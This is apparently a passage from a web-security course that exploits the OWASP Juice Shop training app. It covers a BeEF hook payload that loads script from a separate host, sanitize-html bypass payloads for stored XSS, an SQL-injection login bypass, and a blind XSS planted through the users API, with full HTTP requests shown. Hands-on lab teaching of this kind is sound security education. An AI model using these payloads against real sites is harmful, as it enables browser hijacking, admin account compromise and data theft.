
If you remember from a prior lesson, here's a payload we had used to hook the victim's browser:

```
<svg><animate onbegin=body.appendChild(document.createElement`script`).
src="http://172.17.0.1:3001/hook.js" attributeName=x></svg>
```

So let's give that a try and see if it works here as well.

When we reload, we can check the network tab and if we see pinging back to our BeEF control, then it should mean that it worked. Let's go back to the BeEF window and refresh.

As soon as we do that, we now see the victim's browser being hooked by BeEF, which means our payload successfully executed!




At this point, all we would have to do is convince a user of this platform to click on our link, and we'd be able to hook their browser, just like that.

Go ahead and have as much fun as you want with BeEF before moving on.

Before I let you go to the next lesson, I do want you to unlock this challenge since we've completed it, but the Juice Shop is expecting a certain payload to trigger the achievement, so go ahead and submit this payload and you'll be good to go!

```
http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert(%60xss%60)%22%3E
```



You may now complete this lesson, and move on to the next!

Persisted XSS Attacks

Alright, we've now completed DOM and Reflected XSS attacks, so it's time to play around with persisted attacks.

If you don't already have it pulled up, go ahead and open up ZAP and manual exploration.

Stored XSS - Customer Reviews

Let's go ahead and create a user account, because I want to play around with the reviews and submit information through there.

Email: test@test.com
Password: testtest

When we think of persistent XSS, remember that it means the payload is stored on the server in a database, and then displayed on the page when a user loads that page. That doesn't necessarily mean that the page loading your payload is a page that you, as a user, have access to.

Or, maybe you do have access to the page, but the payload is only visible on a different page than the one you submitted it to.

So when we look for potential persisted vulnerabilities, we need to keep that in mind.

With that said, and with prior information gathering that we performed, there were a few different areas that accepted user inputs to be stored by the application:

1. The Customer Feedback page
2. The Complaint page
3. Writing a review for a product
4. Profile information
5. Recycling request
6. and there are more, I'm sure, but that gives us plenty to start with.

Let's first look at the Customer Feedback page.

There's an Author field, a Comment field, a rating slider, and a CAPTCHA field.

Let's submit a fake request with a ZAP breakpoint to see what's going on.

We see that a `UserId`, `captchaId`, `captcha`, `comment`, that includes our `email`, and a `rating`.

Let's drop the request, and let's see what happens if I try to submit one of our payloads.

```
test <svg onload="javascript:alert(1)"/>
```

Alright, we see that it is escaping our double quotes which is fine, and keeping the rest. So not seeing front-end security mechanisms but let's see what happens.

Step through the request, and as a response we see a success message, but it looks like our payload got completely stripped, which means it was likely removed before being stored.

```
{"status":"success","data":{"id":8,"UserId":20,"comment":"test  (***t@test.co
m)","rating":5,"updatedAt":"2020-10-25T21:29:28.300Z","createdAt":"2020-10-
25T21:29:28.300Z"}}
```

As I'm just guessing, I can assume that there is a security control looking for things like HTML tags , and when it finds them, it completely removes them. So it would see the SVG and remove everything contained in that SVG.

At this point, we have a couple of options. Either we try various combinations in the different inputs and see what sticks, or we think back to our information gathering lesson and the fact that this application is using a vulnerable HTML sanitizing library that might be what's cleaning up our HTML tags. Any time you can narrow down what the security control is doing, you can drastically speed up what a successful payload might look like.

If pull back up our notes from CherryTree, we'll remember that the application is using `sanitize-html 1.4.2` which, if you remember, is vulnerable to nested payloads:


Affected versions of `sanitize-html` do not sanitize input recursively, which may allow an attacker to execute arbitrary Javascript.

```
<<iframe src="javascript:alert(`xss`)">iframe src="javascript:alert(`xss`)">
```


https://github.com/punkave/sanitize-html/issues/29

So, re-submit a request on the Juice Shop app with that payload, escaping the double quotes:


```
<<iframe src=\"javascript:alert(`xss`)\">iframe src=\"javascript:alert(`x
ss`)\">
```



{“UserId”:20,”captchaId”:3,”captcha”:”-5”,”comment”:”\ntest <<iframe src=\”javascript:alert(`xss`)\”>iframe src=\”javascript:alert(`xss`)\”>\n (***t234@gmail.com)”,”rating”:5}




You will immediately solve a challenge:



And then we can go to the About Us page (http://localhost:3000/#/about) because they have a slideshow displaying user reviews, and so our XSS will trigger on that page. In fact, any time any user visits this page, they will trigger our stored payload.

We can search the DOM for `javascript:alert` and we'll find our payload, except we can see that the `sanitize-html` library stripped out only one of the tags:



Administrators visiting the admin panel will also trigger the XSS. We can see that if login as an admin user (with the SQLi trick):
Email: `' or 1=1;--`
Password: `whatever`

Go to this url:
http://localhost:3000/#/administration

After it loads, you should see an alert window, and if you scroll down, you will see an iframe on the page.

Let's go ahead and delete this review because we need to clean up this page for our next demonstration. Now if you refresh, you shouldn't see any more alert pop-ups.

Blind XSS - Bypass Client-side security mechanisms

Let's take a look at a different persistent XSS attack that, this time, bypasses client-side security mechanisms and goes straight to the API. While this will be Stored XSS, triggering it will require that an administrator logs in and browses to a specific URL, which is a great example of a Blind XSS attack.

If you remember from our information gathering lesson, we had found an API endpoint at `/api/Users`

Let's see if we can craft a GET request to see what kind of information gets returned back, if any.

To do that, I'll pull up OWASP ZAP and find an API request to copy/paste its information, into a manual request editor (Tools → Manual Request Editor) like this:

```
GET http://localhost:3000/api/Users HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWN
jZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI8aW1nIHNyYz1cImFzc2V0cy9wdWJsaWM
vaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmdcIiBvbmxvYWQ9XCJldmFsKCcyKzInKVwiLz4iLCJlb
WFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmY
wNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOi
IxNzIuMTcuMC4xIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZ
WZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiM
jAyMC0xMC0yOCAyMTo0OToyNy4yNDYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMC0xMC0zMCAwM
ToyNToyOC41NzUgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjA0MDIxMTM4LCJle
HAiOjE2MDQwMzkxMzh9.jjhBUmUUpz7OkLD628Q6WG9EhRAQJnir1q4UX2xstiR737cfcb0U-FIGG5oN
dPDKJBirFjnfKeBYVF3Sr9OsIzNh2H_49MrwVNfjPmGFjHcko_jNqU9dkIGtO5f7NQDhUkDIeQrOxl
HmWENBhleX-yzl9f8kM2lusMd_p0BjY80
Connection: keep-alive
Cookie: io=c8HFa51uTRtZTaHUAAAG; language=en; continueCode=l5wOojDeg73OnzQ6aB4Z8
ERMvyJr0XYAq9pw5xYVWmkj2P1lXLoNbK7vRbkE; welcomebanner_status=dismiss; token=eyJ
0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6M
SwidXNlcm5hbWUiOiI8aW1nIHNyYz1cImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVs
dC5zdmdcIiBvbmxvYWQ9XCJldmFsKCcyKzInKVwiLz4iLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoL
m9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOi
JhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxNzIuMTcuMC4xIiwicHJvZml
sZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvd
HBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMC0xMC0yOCAyMTo0OT
oyNy4yNDYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMC0xMC0zMCAwMToyNToyOC41NzUgKzAwOjAwI
iwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjA0MDIxMTM4LCJleHAiOjE2MDQwMzkxMzh9.jjhBU
mUUpz7OkLD628Q6WG9EhRAQJnir1q4UX2xstiR737cfcb0U-FIGG5oNdPDKJBirFjnfKeBYVF3Sr9OsI
zNh2H_49MrwVNfjPmGFjHcko_jNqU9dkIGtO5f7NQDhUkDIeQrOxlHmWENBhleX-yzl9f8kM2lusMd_
p0BjY80
If-None-Match: W/"15d4-cLDD6nb+AdbmXbEFxuXU/tPJAbo"
Host: localhost:3000
```

Except, I'll change the endpoint from whatever it is in what you copied to `/api/Users` (already changed above)

Then, I'll submit the request.

We should see a success message with information about the different users. This is helpful because:

1. It shows us that we have access to making API calls and bypass front-end security mechanisms
2. It shows us how the data is constructed and stored in the database, which means we can now craft a POST request from that information

Instead of trying to craft a POST request with all of the fields, let's try to use the bare minimum fields to increase our odds of success.

Go back to your Request tab, and change the request type to `POST` and add this payload as the Body (the bottom window in ZAP)

```
{"email": "<iframe src=\"javascript:alert(xss)\">", "password": "xss"}
```


Add a `Content-Type: application/json` in the top window with the other headers.

It should look like this (except your tokens will be different):


```
POST http://localhost:3000/api/Users HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWN
jZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI8aW1nIHNyYz1cImFzc2V0cy9wdWJsaWM
vaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmdcIiBvbmxvYWQ9XCJldmFsKCcyKzInKVwiLz4iLCJlb
WFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmY
wNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOi
IxNzIuMTcuMC4xIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZ
WZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiM
jAyMC0xMC0yOCAyMTo0OToyNy4yNDYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMC0xMC0zMCAwM
ToyNToyOC41NzUgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjA0MDIxMTM4LCJle
HAiOjE2MDQwMzkxMzh9.jjhBUmUUpz7OkLD628Q6WG9EhRAQJnir1q4UX2xstiR737cfcb0U-FIGG5oN
dPDKJBirFjnfKeBYVF3Sr9OsIzNh2H_49MrwVNfjPmGFjHcko_jNqU9dkIGtO5f7NQDhUkDIeQrOxl
HmWENBhleX-yzl9f8kM2lusMd_p0BjY80
Connection: keep-alive
Cookie: io=c8HFa51uTRtZTaHUAAAG; language=en; continueCode=l5wOojDeg73OnzQ6aB4Z8
ERMvyJr0XYAq9pw5xYVWmkj2P1lXLoNbK7vRbkE; welcomebanner_status=dismiss; token=eyJ
0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6M
SwidXNlcm5hbWUiOiI8aW1nIHNyYz1cImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVs
dC5zdmdcIiBvbmxvYWQ9XCJldmFsKCcyKzInKVwiLz4iLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoL
m9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOi
JhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxNzIuMTcuMC4xIiwicHJvZml
sZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvd
HBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMC0xMC0yOCAyMTo0OT
oyNy4yNDYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMC0xMC0zMCAwMToyNToyOC41NzUgKzAwOjAwI
iwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjA0MDIxMTM4LCJleHAiOjE2MDQwMzkxMzh9.jjhBU
mUUpz7OkLD628Q6WG9EhRAQJnir1q4UX2xstiR737cfcb0U-FIGG5oNdPDKJBirFjnfKeBYVF3Sr9OsI
zNh2H_49MrwVNfjPmGFjHcko_jNqU9dkIGtO5f7NQDhUkDIeQrOxlHmWENBhleX-yzl9f8kM2lusMd_
p0BjY80
If-None-Match: W/"15d4-cLDD6nb+AdbmXbEFxuXU/tPJAbo"
Content-Length: 70
Host: localhost:3000
```

Bottom window:

```
{"email": "<iframe src=\"javascript:alert('xss')\">", "password": "xss"}
```




This effectively creates a new user with an email that contains our payload and a password of XSS. Go ahead and submit the request.



Now, let's pretend to be an administrator, and let's login to our admin portal. Login as admin and go to `/administration`.

You may have to click on the next page to see it, although the alert box will show up on initial load.



Alright, so that worked! At this point, if you'd like to have some fun, try to exploit this vulnerability with XSS Hunter to simulate a Blind XSS similar to the Tesla case study that we learned about earlier in the course!

Additional Stored XSS Vulnerabilities

Now, there are two more known Stored XSS vulnerabilities in the Juice Shop application, but as a fun exercise, I will let you work on those yourself.

Here are some hints:

1. One of them is to perform a persisted XSS attack through an HTTP header
2. Embed an XSS payload in a promo video

Hints: XSS Attack Through an HTTP Header

For this one, you will want to be on the Last Login IP page (while logged in to any account, go to Privacy & Security ➔ Last Login IP), and you will want to use a proprietary HTTP header called

```
True-Client-IP
```

Hints: Embed an XSS payload in the promo video

For this one, you'll want to go to this endpoint:

```
/promotion
```

The video comes with subtitles by default, and the subtitles are stored in a `.vtt` file. This challenge requires overwriting that `.vtt` with your own file that contains an XSS payload, which requires using a file upload vulnerability. This is definitely a more challenging attack, that requires exploiting 2 different vulnerabilities, including a non-XSS vulnerability. So if you do solve it, we'd love to hear about it in the community!

Get stuck?

These are on the harder side, and it will take some time and effort to figure them out.

If you get to the point where you can't figure it out and you're going to give up, then you can use this solution sheet to see how it's done and to perform the steps in your environment so that you can at least walk through the motions. But, try to use this as a last resort to see how far you can get before needing the help!

